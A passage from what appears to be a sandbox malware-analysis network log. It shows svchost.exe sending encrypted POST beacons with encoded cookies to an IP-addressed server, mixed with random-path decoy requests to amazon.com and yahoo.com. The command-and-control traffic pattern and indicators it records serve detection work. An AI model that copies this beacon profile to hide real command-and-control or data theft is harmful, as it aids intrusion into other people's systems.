Fd5mn4CE%2BD72w%2Fs6lFxFGfjfuTSOB1wVINvEtzDE%2BfK8eB9agw6v7Z9jyux4XWojqVnnmmzJWcrZV0lPylxgdBlyl4AXgbop%2BVscKD4SLsriWVK2VIG2sYMEFvKDB4%2Beesx%2BzcjCXg2X2Qi49KymHjaG4JjGKy8VojPhQG9EDNMK1zq4LO%2Fuzn%2BBlbsg%3D%3D;SSID=sfu1T%2BGGLeUGPcGsnPwphxitSfNReaNLG37F17s3X1yLIAVH4nezclqrhu2D2evSCLYfF0pXGsbZ6%2BwdrFLocPoYUN60LqL45gfAZE%2BtE8YftbW2qwwOSc4uX1BGzE05BjryX5wimQiVyYa2WVSBtHOM%2Bn10dkdezgicJ3IevDaDgndILU6Z4%2B04FSYjv3T34UhcwtskfakVbk77wTru2DVt4B4o%2FU3cFaevD5kH2dh%2FBmhcsuiqkS3b36CL0%2FLIRHJQ3cuv%2Frq1sjgFDuCYc5vWwhzvLVnoJGg5fyzrVzrNnxlvZE3nga4bD7labz8VVmiLW%2BF7wZfWolExc3tgg%3D%3D; X-Tag: 3ZUkYkrGJqKXYjTMaF0Kjnr2ogho%2BrW8bjhxtcnv5JA%2FXVl10wEU3xy3o7bpvbt2T4JE9%2Ft3h0qOf%2BMFAI3%2FVNCCZdy4jM9Tal7o8muVis5s1mPvWZeMjmRv5CKZflvRNUlJJGsgFBAOCnp6qPflCszBcuU1qKqYhfZqTQs5YfRUFUGoNSFAQM54fkZu2%2Bt06txRNjucznQG9Km2mVMvxEESaNE%2BiWk6AdNnc3SQily%2F5Fsw%2BgV99erzCSEwtfACwSirfCaZ3%2FUSZu40xZgVwaiYKJeJaMKeckC3mtBT6ZJESOVfGOJN1W2fyfhWhjdWBuqaBKRjUyGIV34jp99djNgw%3D%3D X-Csrf-Token: lBwqxQcCmS3iG9HH7MCNXMQ3u2c0OQidrttSrQUAwTss5c9GFw6Sfawa6WFyzx0basD861%2Ba07Q8pjQgWfR8BsFpW%2Bw5cwwHo3c4QeTThy8irfq2ZXIYt4rx8ABvSOHVXCBmMcKWeUmPWxiJe92eswoGb4JijBJV6EIlBjhohu%2FqRA%2FTTtGPKzRG6JMvwAFHau3ENXa8yuUtlqRj7StOf%2Fg1qNZ6zKyDdWtccmd4uqJEWD7IwLqXusHP%2ByqdgS8kqVVL%2FfwcksQ1l1RADz57VeM4AJ23U5aNgRl8jf2Xr3wKv7WpNi0l5rOU6GrCB%2FmPpMx1VIFamQQtwO0%2FIW9Q%3D%3D X-Request-ID: 11%2BDcYXW5sExWkVL9xD%2Bylpvq3AEJa4QeiVzs4dtG39Ej%2FvL9ucADwR4FRZ68UP%2BSgsZurQlj4eY2km6995OS5obfNcM6CpLq9%2FvPTb99Nu89HiaEDTBxZUZ6mWwSXzCKZKodY6ggapowGA1txXZ%2BFSRfDFDIIT5MdPKNbsZNLAKQWY4UGeLvYd7tU99%2B1rxjpsdp2EjALNUU5K6QctzeUclhfe8fsEYJLs%2Fyf3p0AtgkltB0CKpngnu%2FBW0RnrJs23tbsXETKcLLH8S6io%2FSDs0YYQsMSrYqjRK2MckQK1S6lCAH3YtjsUWOv9Qp%2FTWXcOPOVCTu255gm%2F%2Bsm02%2FiQ%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127 Content-Length: 256 Cache-Control: no-cache
2021-09-28 07:53:42 UTC	892	OUT	Data Raw: 3e 6f 18 1f 17 d1 e8 a2 9d 74 f4 e2 27 66 99 94 9a e8 02 e2 61 dd 05 8b 73 1a 31 ce 35 e5 94 f7 7c 5d 6a 78 7d 24 55 2f fe 8d 8f b6 29 df 36 55 f1 01 31 85 e0 d2 c1 bd 9d 22 d2 bf 39 b6 bb 65 37 81 25 ce 56 1e 58 99 79 39 ef 58 40 e6 9e 64 e8 47 18 58 d3 c7 93 e8 1e cf f2 3e fa 35 33 4c 39 f8 5d 49 61 96 56 d8 dc 7f 1f d4 7f ee b4 d9 e0 ee a6 a8 29 11 d7 b4 27 98 50 a2 e6 55 44 6d f0 12 8f 12 ec e7 03 9d e5 69 ca c3 b6 a4 a2 35 2c 1b 7d 57 df 2a 08 19 9c 92 65 6d c7 4a f6 a5 8f e4 1e b6 82 2c d5 94 0c 45 58 e0 6a 07 99 03 6c 93 85 27 ce 53 eb 0e b4 8e 4e e9 81 9c bd 10 05 49 03 5a a1 b1 9e 85 d5 f2 17 ba 01 fd 0c 3a 52 b9 18 99 92 a9 29 11 d2 6b 09 23 01 97 26 24 7a d1 91 73 ae 9d 0a 23 53 55 39 1f a2 26 93 41 ce 0c dc 50 cd b0 84 f7 1d aa db 47 1b bd Data Ascii: >ot'fas15]j]xj\$U/6U1"-9e7%Vxy9X<dGX>53L9]laV)'PUDmi5,jW'emJ,EXj'SNI2:R)k#&\$zs\$SU9&APG

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:44 UTC	892	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Date: Tue, 28 Sep 2021 07:53:44 GMT X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.3	50040	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:27 UTC	1068	OUT	GET /feed/news/last HTTP/1.1 Cookie: HSID=EzgzAfMqZKYbr5VdoRwymiw%2FNBZpu3g6Gvec3X7byc8aHTWvI2H%2Bf9xf991ViiXOFsab5RCOW%2BKTCNv41Rf%2FRiie6JtwnO4N9244bJ8yqaq9Xuoflv86TLhmKCh2N8nUZOUm%2FwWgsSKIW1ezvHiqX4LbxzBSozEDOdqshe%2Bt2M%2BY7%2FkYGHqIqXKSIMRq5nNm08Z%2F6rrqZS%2BNUiLB4bYrOoG%2FJbl0evDD7YzOHPs0A4rXuu5YLxwCPb4YR4FnXn72RrTCCOSuZBkoNfz3yQ%2FOi0aOwd7cmJaNB063scfa3ZJT8CMx7Ez9u3G38CC31GNSoxN3vnZUMeyKz5Lo8AA%3D%3D;SIDCC=%2BuffyTtH04wCmVhH5IAT%2Bi1UwojOtrqrMWpjRLovVbjPHkAECi6XQae%2B5iSRpKs76aZTVrBlbmanckmyE5mNysSF8Qvz4nlcr4rsEp%2BVG7qTm1AN%2F%2BCBQM3wVracfDhUwAp5Pi1nl8E%2FgrNka3zVc1Fcp8GuFx8%2B0bhSthcgKd9s7RWVvqrwErj8nx%2FVhQug8FxlU5D66BFpM0tjBij3l0KZvk%2BXzZIOV56gMblg0x3jZbhEWB8gWn%2FtDsw0Q03uMa0gH6tOLOUN3OGpfj%2B2aYcEbnjwH6ykF0b052WalGWtye2FDROhhFcgHOMF645JlzlDbx7gCJL0XbrHF03UVpg%3D%3D;SID=yRCpQuXmV1jFI7EFAIKloxx4LsprVj5yCfOtQGBmSG%2Bx%2F4ejKLLq07xfgB2gVSNedlFT%2BfU2Q8a2lJfXa3%2B9%2BjTJ6%2BFJkuNPcI0qpmKEssuAA0J4M0JtQ%2B0YRGn%2BB6zKRHo0gJs2fm%2BaOUo3UPDBJFw%2BV9bZ%2F2OCnNow0cQLYCGlzfetSVgmDb5BXqrnV8QHPPyYG%2F%2FDqxtbAFjcl8pkqSnz1Ae880ZsPltAplC8NzhgmeRAmaDn3sX%2BBHyb%2B99%2Fjf6NluPff7zRUaiUfqAXaQ%2FACwBsJseY6z7EoAN7fyZUzEJ9%2BIRIVJPOSMqWwipTTLl9cL09vil2Sj9Z81g%3D%3D;SSID=IDKMuWe%2BPCm%2F%2BncSPrrVqbR38ixAVK96x6mLE9NDEZ1wTTgc8r0WH%2FNIseEe6FErKb97yKuLTr0uvbnBvpyuaxW8kxNTMNBTFqq5dp%2BgkmCfUTraYGbemZ00MGhfBhdesQK%2BXDF%2FSPxNSy4uJz2BcETV8krYJGseFSopCUNi2ADyxwaWH%2FGdTKaJU8MWTKe7LOIT5SMqqg803UBxlqpE2mndU4l%2FQRyFmMHqjeteRws5SAp5f09VLxue1jQ1p4ZM11PC8WiLRCCYD4wShTkcsE%2FcGuF0tbT8gPzE%2F%2B0FaR52jShibbFQPsNnY5jrCL1eXnSfdsxUmG1qnQuuQw%3D%3D; X-Tag: mfi9iuNVA%2FQFBGj8nDyjObokp34sENov%2B%2FsCMTMynt%2F2A4szVVePt2B6WCpqTEpyT1ziV11y5TOeNzohLj3XS%2BTHZkGCu06K9qBBBYMnoV9rIdpswbEEwBGCEJl1%2B35hgEmw5%2FLsEVTUVMmH4pOo%2BuQXc0B3xbsMmT4v1DfrSfF6wQszeskRC9CQl5fp%2B3tQKgfTandgCpZ%2Ba6gh4nRdu31JqL0RHLzbxxJ6tBKApKL21UPHQqNyn41glvFd6LMz8W7s38lz98%2FDNrtZakfPiyXcf%2B2BWPeld3r1t3jzVB1GINMP64tr3FLVn%2BlgKa9r0bSjxiscVmDDA1Rw9IUW2Q%3D%3D X-Csrftoken: wqP3DtPg7g7Ju%2BZNRSWtAuUYE2nUP7uV2fZrO8CCW7eazWz2t0xcdRPykbpX7NrCV92Z73rYbc%2FtlcKfnF54C8aLNEH5lmMvbAzOXgnsHTDu2JtQ7NvkKPOOQ9STBRbCh7HKSWziazxZQGbyUujirb9XmkI5tff1J7S7w8Jbo%2B6GJWrmc%2BsERDHIIEB26f2HhCKiEdALpxoFYsF0JUFkfjW8NvkxiyHBW53AA0Mvuv1Xz1SJIEHCgohHqF0RZqGtoPI0FV%2B9NGWFK4L1alA0VLsu%2BGW31RZIL7YDHPGtdobqLkqhAfNjpcpqPOODjWlUxV3UvKUgCYXP2qdO%2FS712g%3D%3D X-Request-ID: R2uCdho4DIUh1v0kldi47jknWRk5476qNzb%2FfX6DuSgg578AEixDFMR0rB%2FVXar5dHD%2FnjvLnCU%2B9Q0clpD1xzqk1qjL9VebuimyrqRv5uNBWkuhEYsR9VYLPkGxZzyuwZBUyN5VvdphjEecrIhhg9EvMM6NA1yQqZtyLL8d3SAk6L6l3W%2FCYey7PYECQmrAciMLdrKslue8a5x4QJ39Hv4SFzoENi5nSmLeeXsn0%2FKEv9QCwt16KuMzRHWEZy4%2BzPb2xP9LVEL62YC4OO1EraHYLZDv2FKZfs2%2BmE%2FGW898mp4jvaWuDSSTF5J53xGIBBSshnkV4HT0zswWWP8q8g%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127
2021-09-28 07:54:29 UTC	1076	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Content-Length: 2 Connection: close Date: Tue, 28 Sep 2021 07:54:29 GMT Set-Cookie: SVALUE=2NreYzXG7EKLVbxVJNeQmcpSo9z1DB1EynlgzHPcjDIKARoMdB3vejHsO4VMnDFJuiM5LKElkaB4tX9JGL4nQXxjsAhmG8aZkG9Tcx215XSDfJqX25JNm9jYn0we5pbzPbUqvUTauAcihfDoADUTYEcPM5Wvrvei280XRfDm3kWY1yrk2m5iYmTjparzUcuY9FUjO3zXqTjxqQ5ONE5GLVXuJi8hriP941gK3prcZdJW5BXShZ9K5YXcj2mgkQ Set-Cookie: actual=cAbVLVCPROx%2BvDtGFq8yP3AnG%2BDGDBoWsaqckG6l6NHqhqlhDGC%2Fqrq2QrkvUWA7oRWgT9f3YPD8bDvB3ZR2wJ2R9IMgyBrUBzPsaC5CJrew%2FVNGoPKqVxvh1TLVwEu5h0AZVaxHYi%2F7DrF5Jg9U4la4Aji0Rs5rbPqN5C4zkj1TJ0PXmRCZ76Q1QqU11qpVqyUtlzHC580qnvFAJL%2FIZLQPdpSX4sdadwdWivjBUX0coztFnZ9vmrmarLOotqfX1gsYQVKMw7ljBFO13SR%2Fw7qjldGqO2yNiBg5aZN%2BDWtVOLddcnBk4Ha1jEuTjcrqFekKu8750qG2l14fADJID0rQ%3D%3D Set-Cookie: query4=780395 Set-Cookie: bdata=IC201C2ULNDvnrzgfSfICrawhJ9J7wzcLpTiPHsmm7PProqGKOKKqM279Rp7DSjlvQCIXnjvs10FG5lgLqQlxGYwqrjmGa5J8UAKMK9dQvXTcx0SzMbZgE0QpNpMugPGLmJM6CIXFS9efsdhZrAdt8ZIRMxJZyYqbnEmgibcSyD8wc2bRG4qgURnW3s4lICLDzZCsZusJ4jxkBN7Xeexl7zzgXby8XB2R4cmElgTEsnXehZXZWjrO4QIGfJIZRkrwn X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block
2021-09-28 07:54:29 UTC	1078	IN	Data Raw: 4f 4b Data Ascii: OK

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.3	50041	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:27 UTC	1071	OUT	GET /n5d35x62wrKVqpbTbsyV7bDux5zg462fhuulkey7Ny/nu4qWV5ivP2p22Yeb6iWmf1fm4poc0dpToemhbsoKc4K87/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:27 UTC	1071	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:27 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: TA2Z3B0YQJ6WYP2E4ZGF x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:27 UTC	1072	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[("].W])n"u=Pa9n[[]1+:.Ch["**^kz<[VJZqQFb.i+:S6nVD_z%=! X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.3	50043	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:28 UTC	1073	OUT	GET /6u0kzsl7ryto97pk2xdn8o5s6ogbkqVFQ2Kv8K0Cw5ji/HYbuzkotCBtgM8H04tZ9djcivofm01yh/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:28 UTC	1073	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:28 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: 536SSX8NQ0R50ASGH55Q x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:28 UTC	1073	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[("].W])n"u=Pa9n[[]1+:.Ch["**^kz<[VJZqQFb.i+:S6nVD_z%=! X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.3	50044	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:28 UTC	1074	OUT	GET /kt8rj5729zg8dcKdUobze7/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.3	50047	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:29 UTC	1080	OUT	POST /feed/news/last HTTP/1.1 Content-Type: application/octet-stream Cookie: HSID=OdZG7kmo0MYb0ZIQQknh5%2B2XKttCocYFT%2FulYb7HOI9NBgVMOLKnPUlj5ulx%2F64O1R1bZeSfrbGKG6wvyASbxICkTRbN829GFdoYXbDulSZOWsSdZm4%2F9YQqkFjvdxMcc%2FJWTFsQl4n2aO6nGkkWMQy%2FTI9RlXUNVlr7GPVx2%2B5GBQxpJgwHA1LHms%2B0xVSpW2uPOOjPhvcv5Hc5p%2B9sDshljinWJhkWMulEgUXS%2BzK%2FaBkBEpSQoCvHUA79mYRhbOVvd0BXSGv%2F7CJ5vZqssMul8BsDwaI9IeQsIP0A0FoOwta30SUPCozENT56HuBqaLYCT5bTvptHx99oy1CVQ%3D%3D;SIDCC=8UQK%2FQdkJCXHSKi8B1WPexqjmBfVIPnHAGk9U2WK0EV3AqmwX%2BjKp4usB6ZeaklgbBWOJZ5YwDgqDv3APWl8884DnFcysej%2FjakQHlpRc1lICXRlyxl3Y19mfYtbeqkAyVXTy1jVLWqA4TXegRo%2BvDkiNPi%2FhgoVfTKLk56rdA6gAmImJuqWxRbCIW%2B9iCSOE05pGGEJ768mHeeL5qlDhkl0lh6ldokj5X1juH7nQVcOLY0i4JgWvz5btoyaO5SspRzssuKAveCUyLQes9Kc7vvPPgqZ904p0ynDgupVRdIGl%2B7%2BUkcJXDt6fzX24W%2BBHFIPLhqVwCntJA%3D%3D;SID=nD%2FbQoFX%2FntVVAB9C52FmSurA6tJFL9BNia4%2FzQqJSCGcsT6Fw1Z02%2BoG2AkSaKb6%2Fu202lbnLnQikO033QQJlXMGKGPL%2Fa%2FJBChUpC4Z%2B%2F%2FF6xXKsgtbinHHAfIDGIPWCdlIN83E29hLRoxeEG%2FuvSSLYB1YR66%2BUOtSLT4SYT5cjGWQyeV%2Bf4B2%2Ftd3p6qnG2Vu4VSIVCvdKGPoQ8IFS79L9yAXLrBcRHO6sa98ROyzg9CYHs%2Be%2FszhByFpl97dipi1uj6W3lATnHNWEwU52%2B2ep9%2B58Rqt8KB9eWkSYANY%2Fpc7%2BZKCNm8CYYu5j0CqQoJbmNqMuPvoj5LBw%3D%3D;SSID=4Dd6mydlZv%2BnnRseeQ6aUJccctU9g0TF0%2B3cr5UEt7%2FPVzsl3zu4lbn%2FZw0pyO6HpDs3DxVfrsHVLGS9fmcytqn22Tz3C9Rkw39KgixkYFyMGEdunpkpFYLz84%2Fjfw7xZ6%2FTUSKGEG5FuNLHgl5QS6JEMRa24TnVhzPlmRZbieSAeAqbaAwGrJczEWBYxOyygWVXGhNRBLs%2BKBcBcjEmfo6v32802bfx99dKfmpertD2OSZEQYhN04wXZsbnJgtw8rh01yAknNwDr3m6bNAWr%2BG%2Fy06Pe2frPXvjOGEFE8EwyCoi%2FZurbTC2uoMhNcNgsLlqLpzhAqmlVNQgjb2A%3D%3D; X-Tag: b45sn7zM%2B0YVR7V7SpPseb2OzvDoYZd6RDYz7DmzlDl0LXuPu26fspzsm07dHp2Gcd9ckh14Aqg%2FOPgr%2BAli7LloskqWjb4EeDduuDzW7%2B9XhvkULosCjDxgLS%2F2f3lzfFiQ179ivXF9gzoZaNMqXwLtLkQpMGLwUPvctFpHZijHUXvn3vbPjpha%2Bsg1KM%2FA4DByJAJLQHP0xHGhN%2Fww32j0JlXHLzMgNVno2hTAPpZX3cKJlUxv5ycGqcLKaj7LDypm%2BOxzDtdHwHADlb2ilCoTGqSX8aVYdSv48QJ0o1lodyZvHLKEFNZw5dcSJbcBamlnRLK%2Fv%2F2wkUPmv2o8g%3D%3D X-Csrf-Token: Zcv7pjGOVladC2F1PY9IT7p8IARY%2Frtk4%2Fqzc5f1Mmp19VoQj5V0ctS3BA4cutUyX2wvy1JyCRL%2BoQBxwrgYjFDeNCmlqFKqkmbjV7OAW7dDRAN%2BhvqcOWRqoT7E82aT%2FIdDWWQqIM1CflnNua5kjtWBiXnxc%2FNP6a9CTBOJl%2BmqAz8Q4AcbeXWIRfOkQejREDiZoWweWyxX9jQxmJGntPcHcW1xxs%2FOJ2NxlDcfrezFwoU2saKicpEmYlscrutHm991A9RYDiwh5EE0WbfN0WGLqZyCmAiYK4%2BzcaD6legwQoiS5wUNDkWnuLWi09Ozq2tR6lHEaKEsY0tVMA%3D%3D X-Request-ID: JI5OaWwM8RCY3bZ0GF6%2BMC36c3nlG57IHMgDQaR1pl4jY1qVG5eDgojWQXQmK46l9BLWxvF4xsGskT7xEktJlUT9JeKAB6Yo4dOfaTluC7px6gPFbHHIX%2B0xnH3MSZP4peD614f1gZ62F3oyteCbuT2ThlnYOpMnuzEL3OIXgRDQEQUWTcTCPt8h6i0Fom5gHupMzc%2Bjmmzm%2BoF5qkN0jE%2BpQxRvzyWYX1Zlxahokwj1jABPU3bvjWiG6nMpUwqZCwWARXix1WN7K7KsH367WVYZEN0yKZ%2F7mtQTFyB16jLq%2F%2BFvK2h1ZcTqEQ0684FFBw6K27KlKcmrYInmvw%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127 Content-Length: 256 Cache-Control: no-cache
2021-09-28 07:54:29 UTC	1083	OUT	Data Raw: 6e 2f 71 c1 43 1c ea f2 db b1 76 57 d1 21 2e c5 c8 03 36 6a a8 eb 93 e3 5c d7 80 92 e8 d5 cb da 3c 15 fe 58 eb a2 a8 ea 73 7a dd c0 7d b6 ad 0a f3 95 c3 81 28 1b fe fb 47 ab ca d7 df 7e 75 a2 2c fc 9e be 21 92 1e 0b 1a 92 bb f7 15 7a 90 4c fb 2e 72 d0 7f ef 00 62 b5 61 2c f8 5e c6 10 19 07 a6 7e e2 3b 03 53 fc b9 8e 77 ac 70 8e 7d 55 93 47 9d e1 96 b8 1e 98 d3 52 34 95 14 da 79 75 3a 46 53 dc 19 7b 6a 8d 31 25 04 dc 03 58 67 76 a8 06 23 1d 97 b1 c7 9d 4d aa 7a 1a 2f 69 06 85 09 f3 63 89 16 a2 fc e7 bd 52 7e cb 1f 22 70 a6 ab b5 78 ba ea 0e 04 2a 2f 33 86 78 c2 44 ec b6 17 a5 43 f7 3b 24 e8 5b 48 c7 60 20 78 d1 04 d2 73 43 de fa dc 26 dd 9c cc 4e 0d 7e cc 4f 1e 45 93 4c a8 8c bb 0c 93 81 2e 3b 65 2e 5e c9 b1 3e 6b a8 e2 e3 a9 6b 8b d5 d3 68 69 03 aa 9b 8d cf Data Ascii: n/qCvW!6j<Xszj(G-u,lzL.rba,^~;Swp)UGR4yu:FSj1%Xgv#Mz/icR-"pxJ/3xDC;[H` xsC&N-OEL;.e.^>kk8i
2021-09-28 07:54:32 UTC	1093	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Date: Tue, 28 Sep 2021 07:54:31 GMT X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.3	50048	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:29 UTC	1083	OUT	GET /ce8pX23qvo5mlqEd8ov9wwze1sudj/b6lmlqa2d1zarfp3ae1/Xnveev4mckesKzXGtKzdjge8s/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:29 UTC	1083	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:29 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRI PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 9 server: ATS Content-Length: 724 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&site=frontpage®ion=US&lang=en-US&device=desktop&yrid=0rbkac9gl5ihl&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:29 UTC	1085	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 32 39 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:29 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
